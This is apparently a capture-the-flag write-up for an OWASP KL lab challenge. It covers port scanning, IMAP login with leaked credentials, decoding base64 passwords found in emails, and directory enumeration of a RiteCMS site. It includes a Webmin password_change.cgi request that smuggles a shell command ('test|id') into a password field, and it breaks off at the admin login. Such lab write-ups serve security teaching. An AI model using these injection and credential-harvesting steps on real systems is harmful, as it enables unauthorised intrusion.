
```
cat /root/.flag.txt
```

System Flag : `OWASPKL{N1c3_t0_m33t_y0u}`

Chain of Attack Series

Chain of Attack - I

challenge description


Challenge
28 Solves
Chain of Attacks - I
935
1 (100% liked) 0
This challenge isn't really hard. But its effort consuming.
Challenge file link:
https://drive.google.com/drive/folders/1qu0S5jvl968Lo8YKn8SzL1WOoo2MXS77?usp=sharing
If the above link does not work, please use the following instead:
https://drive.google.com/drive/folders/1kCYQYbVf4shqJwZzYcgkRfiexKZ3KHaN?usp=sharing
Flag format: OWASPKL{xxx}
Flag{...}
Submit
Correct
Share
Rate this challenge:
Write a review (optional)


1. Initial Enumeration

Port Scanning

We began by scanning the target IP address `192.168.33.145` using `rustscan` to identify open ports and services:

```
rustscan -a 192.168.33.145 -r 1-65535 -- -sC -sV
```





Results:


Port	State	Service	Version / Details
143/tcp	Open	IMAP	Dovecot imapd
8080/tcp	Open	HTTP	Apache httpd 2.4.66 ((Ubuntu))
9090/tcp	Open	HTTP (SSL)	Webmin (MiniServ)

2. Information Gathering & OSINT (Port 143 - IMAP)

We observed an open IMAP service on port 143. Using `telnet`, we authenticated using the leaked/default credentials found during initial workspace assessment (`kdjebat:admin`) to explore the inbox.

this is my reference for this phase:
https://hackviser.com/tactics/pentesting/services/imap

```
telnet 192.168.33.145 143
a1 LOGIN kdjebat admin
a2 SELECT INBOX
```




```
From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Pasal deployment baru
Date: Mon, 19 May 2026 10:02:55 +0800

Eh belum pernah guna lagi la.

Tapi aku pernah tengok documentation dia.
Nampak okay je. Ringan kan?
```

```
Bila ko plan nak deploy? Server mana?

- Prof

From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Pasal deployment baru
Date: Mon, 19 May 2026 11:30:44 +0800

Ok boleh. Aku free dari Rabu ni.

Eh tapi CMS tu ada admin panel kan?
Default creds dia apa? Admin admin ke?

- Prof

From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Update deployment
Date: Mon, 19 May 2026 15:45:19 +0800

Dapat. Nampak landing page dia.

Tapi aku tak boleh masuk admin panel lagi.
Belum ada creds kan?

- Prof

From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Update deployment
Date: Mon, 19 May 2026 16:21:44 +0800

Haha okay okay aku faham hint tu.

Dah masuk dah. Nampak dashboard.

Eh banyak jugak feature dia. File manager
ada sekali eh. Best gak.

- Prof

From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Update deployment
Date: Tue, 20 May 2026 09:15:33 +0800

Relax bro aku tau la.

Aku dah test create page, upload gambar,
semua okay je.
```

```
Performance pun laju. Good choice la CMS ni.

Ada lagi ke benda nak kena setup?

- Prof

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subjet: RE: Update deployment
Date: Fri, 22 May 2026 20:00:00 +0800

Salam bro,
aku tukar password. Password lama tak betul. New password (sila decrypt):

YWN0dWFsbHlpZGsxMjNA==

- kdjebat
```

login as `profapokalips:admin`

```
telnet 192.168.33.145
a1 LOGIN profapokalips admin
a2 SELECT INBOX
```

```
From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: Pasal deployment baru
Date: Mon, 19 May 2026 09:14:22 +0800

Yo bro,

Aku nak start setup CMS baru untuk project ni.
Nama dia RiteCMS. Korang dah pernah guna tak?

Aku tengah test kat local dulu. Nanti kalau okay
aku deploy kat server.

- Kdjebat

From: kdjebat@appsecmy.com
```

```
To: profapokalips@appsecmy.com
Subject: RE: Pasal deployment baru
Date: Mon, 19 May 2026 10:45:11 +0800

Ha ah ringan gila. PHP je. Tak payah banyak
dependencies.

Plan nak deploy minggu ni jugak. Kat server
chain tu. Port 8080.

Ko nanti kena tolong test dari luar sekali.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: RE: Pasal deployment baru
Date: Mon, 19 May 2026 11:58:02 +0800

Ha ah default memang admin admin.

Tapi jangan risau aku dah tukar. Nanti
aku bagi password baru.

Deployment petang ni kot. Aku update ko.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: Update deployment
Date: Mon, 19 May 2026 15:22:37 +0800

Bro,

Done dah deploy. Running smooth.

http://chain:8080/ritecms

Cuba ko hit dari browser. Tengok dapat tak.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: RE: Update deployment
Date: Mon, 19 May 2026 16:03:58 +0800

Ha betul. Ni ha.

username: admin
```

```
password aku dah setup. japgi aku send.
YWN0dWFsbHkxMjNA==

tapi pandai ah kau decode. pakai cyberchef je.

kalau takleh masuk, bgtau. aku create user baru.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: RE: Update deployment
Date: Mon, 19 May 2026 16:40:05 +0800

Ha tu la. Senang sikit manage content.

Tapi jangan main-main upload benda pelik
kat file manager tu. Server production ni.

Ko test functionality yang basic je dulu.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: RE: Update deployment
Date: Tue, 20 May 2026 10:02:17 +0800

Okay good.

Lepas ni aku plan nak integrate dengan
database. Ada sikit lagi kena configure.

For now deployment dah stable. Aku inform
team lain sekali.

Thanks sebab tolong test bro.

- Kdjebat

From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subject: Pasal username
Date: Tue, 20 May 2026 14:33:09 +0800

Oh lupa nak bagitau.

Aku dah tukar username admin tu.
Pakai nama aku sekarang.

Password sama je. Tak tukar pun.
```

```
- Kdjebat
```

The inbox contained a thread of internal email communications between `kdjebat@appsecmy.com` and `profapokalips@appsecmy.com` detailing the deployment of a new CMS.


Key Email Intel Recovered:

- **Target Application:** A RiteCMS instance is deployed at `http://chain:8080/ritecms` (running on PHP, lightweight).
- **Default Credentials:** Initially setup as `admin:admin`.
- **Credential Change 1:** `kdjebat` sends an encoded password hint to `profapokalips`: `YWN0dWFsbHkxMjNA==`
- **Credential Change 2:** `kdjebat` updates the password again in a later email: `YWN0dWFsbHlpZGsxMjNA==`
- **Username Change:** `kdjebat` states he shifted the login username from `admin` to his own name, `kdjebat`.


Decoding the Hints via CyberChef:

Using the **From Base64** recipe on CyberChef, we decoded both password strings:

1. `YWN0dWFsbHkxMjNA==` ⇒ `actually123@`



2. `YWN0dWFsbHlpZGsxMjNA==` ⇒ `actuallyidk123@`




Valid RiteCMS Credentials Identified: `kdjebat : actuallyidk123@`

> Note
> *An attempt was made to achieve Remote Code Execution on Webmin via port 9090 utilizing a known parameters exploit on* `/password_change.cgi`*, but the server returned* `ERROR PERL EXECUTION FAILED: Password changing is not enabled!`*, indicating this vector was patched/disabled).*

try to attempt RCE via `/password_change.cgi` but failed.


```
POST /password_change.cgi HTTP/1.1
Host: 192.168.33.145:9090

user=root&pam=&expired=2&old=whatever&new1=test|id&new2=test|id
```



3. Web Exploitation (Port 8080 - RiteCMS)


Navigating to `http[:]//chain:8080/ritecms/`,



By browsing down the page footers, we verified the application is running **RiteCMS v3.0**.

we ran a directory enumeration using `gobuster` to map out the application structure.

```
gobuster dir -u http://chain:8080/ritecms/ -w /usr/share/word
lists/dirb/common.txt
```




Notable Paths Discovered:

- `/admin.php` (Admin Login Panel)
- `/data/` (Directory listing enabled, exposing `userdata.db` SQLite database)

Gaining Admin Access

We accessed `/admin.php` ,

